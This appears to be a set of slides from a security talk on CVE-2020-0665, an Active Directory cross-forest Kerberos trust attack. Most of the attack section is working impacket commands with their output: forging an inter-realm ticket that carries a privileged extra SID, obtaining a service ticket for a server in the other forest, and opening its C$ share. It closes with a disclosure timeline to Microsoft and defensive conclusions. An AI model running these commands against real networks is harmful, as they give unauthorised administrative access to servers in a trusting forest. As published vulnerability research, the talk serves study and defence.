


```
Domain sub.forest-a.krbtgt.cloud has SID S-1-5-21-2937342636-164546242-3042484607
Domain forest-a.krbtgt.cloud has SID S-1-5-21-4138248074-3154221552-1885830394
```

Inter-realm TGT forging fun




```
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ ticketer.py -domain forest-a.krbtgt.cloud -domain-sid S-1-5-21-4138248074-3
154221552-1885830394 -user-id 1000 somelowprivuser -aesKey 2dbb3e82ede72eec993abdff5920822ef3c66fdc52cdb5a435049646e84d66c8 -spn krbtgt/
FOREST-B.KRBTGT.CLOUD -groups 513 -extra-sid S-1-5-21-2937342636-164546242-3042484607-500
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for forest-a.krbtgt.cloud/somelowprivuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in somelowprivuser.ccache
```



```
- -
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ export KRB5CCNAME=somelowprivuser.ccache
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ python getftST.py test/hoi -no-pass -target-domain forest-b.krbtgt.cloud -v
ia-domain forest-a.krbtgt.cloud -spn cifs/forest-b-server.forest-b.krbtgt.cloud -dc-ip forest-b-dc.forest-b.krbtgt.cloud -debug
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[+] Using Kerberos Cache: somelowprivuser.ccache
[+] Returning cached credential for KRBTGT/FOREST-B.KRBTGT.CLOUD@FOREST-A.KRBTGT.CLOUD
[*] Using TGT from cache



[*] Getting ST for user
forest-b.krbtgt.cloud
[+] Trying to connect to KDC at forest-b-dc.forest-b.krbtgt.cloud
[+] TGS_REP
TGS_REP:
 pvno=5
 msg-type=13
 crealm=FOREST-A.KRBTGT.CLOUD
 cname=PrincipalName:
  name-type=1
  name-string=SequenceOf:
   somelowprivuser

 ticket=Ticket:
  tkt-vno=5
  realm=FOREST-B.KRBTGT.CLOUD
  sname=PrincipalName:
   name-type=2
   name-string=SequenceOf:
    cifs    forest-b-server.forest-b.krbtgt.cloud
```


Analyzing returned service ticket

- Extra SID passed the SID filtering!




```
Username: somelowprivuser
Domain SID: S-1-5-21-4138248074-3154221552-1885830394
UserId: 1000
PrimaryGroupId 513
Member of groups:
  ->   513 (attributes: 7)
LogonServer:
LogonDomainName:  FOREST-A.KRBTGT.CLOUD

Extra SIDS:
  ->   S-1-5-21-2937342636-164546242-3042484607-500
```

Accessing our target server using the exploit



```
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ export KRB5CCNAME=hoi.ccache
(impacket-py3-bbmC07jP) user@localhost:~/forest-trust-tools$ smbclient.py -k forest-b-server.forest-b.krbtgt.cloud -debug
Impacket v0.9.21.dev1+20200225.153700.afe746d - Copyright 2020 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/dirkjan/impacket-py3/impacket
[+] Using Kerberos Cache: hoi.ccache
[+] Domain retrieved from CCache: FOREST-A.KRBTGT.CLOUD
[+] Returning cached credential for CIFS/FOREST-B-SERVER.FOREST-B.KRBTGT.CLOUD@FOREST-B.KRBTGT.CLOUD
[+] Changing sname from cifs/forest-b-server.forest-b.krbtgt.cloud@FOREST-B.KRBTGT.CLOUD to cifs/FOREST-B-SERVER.FOREST-B.KRBTGT.CLOUD@
OREST-A.KRBTGT.CLOUD and hoping for the best
[+] Using TGS from cache
[+] Username retrieved from CCache: somelowprivuser
Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Mon Aug 17 12:45:45 2020 $Recycle.Bin
-rw-rw-rw-     389408  Thu Dec  5 06:28:06 2019 bootmgr
-rw-rw-rw-          1  Thu Dec  5 06:28:06 2019 BOOTNXT
drw-rw-rw-          0  Thu Dec  5 06:44:12 2019 Documents and Settings
drw-rw-rw-          0  Wed Aug 19 10:20:01 2020 Packages
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 PerfLogs
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 Program Files
drw-rw-rw-          0  Thu Dec  5 06:37:36 2019 Program Files (x86)
drw-rw-rw-          0  Mon Aug 17 18:35:12 2020 ProgramData
drw-rw-rw-          0  Thu Dec  5 06:44:13 2019 Recovery
drw-rw-rw-          0  Wed Aug 19 10:32:33 2020 System Volume Information
drw-rw-rw-          0  Mon Aug 17 12:44:52 2020 Users
drw-rw-rw-          0  Mon Aug 17 10:46:32 2020 Windows
drw-rw-rw-          0  Wed Aug 19 10:20:01 2020 WindowsAzure
# 
```

Mimikatz / kekeo demo



```
PS C:\Users\superuser\Desktop\mimikatz_trunk\x64> _
```

Attack conclusions

- Can be used to compromise any non-DC in a trusting forest
- Works with one-way trust (but requires 1 account in other forest to find SID)
- Does not work against the trust direction

Disclosure timeline

- Disclosed to MSRC on October 1st 2019
- Agreed on February 2020 patch date due to complexity
- Fixed on Patch Tuesday in February and assigned CVE-2020-0665

General conclusions

- Even though a trust is (sometimes) recognized as security boundary, a “trust” still implies “trust”
- Good firewalling / network segmentation will protect against most 0-days
- Even though extended transitivity is not a thing, if you compromise one trust at the time it’s still a thing

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- Benjamin Delpy, Will Schroeder, Lee Christensen, Sean Metcalf for being fellow AD/Kerberos/trusts enthusiasts.
- Alberto Solino for his endless work on impacket and RPC madness
- Ruben Boonen for their Frida tutorial
- All the other giants on whose shoulders we stand

Toolz + questions

- All scripts used can be found on my GitHub

https://github.com/dirkjanm/forest-trust-tools/

Questions welcome live, in comments or via DM @_dirkjan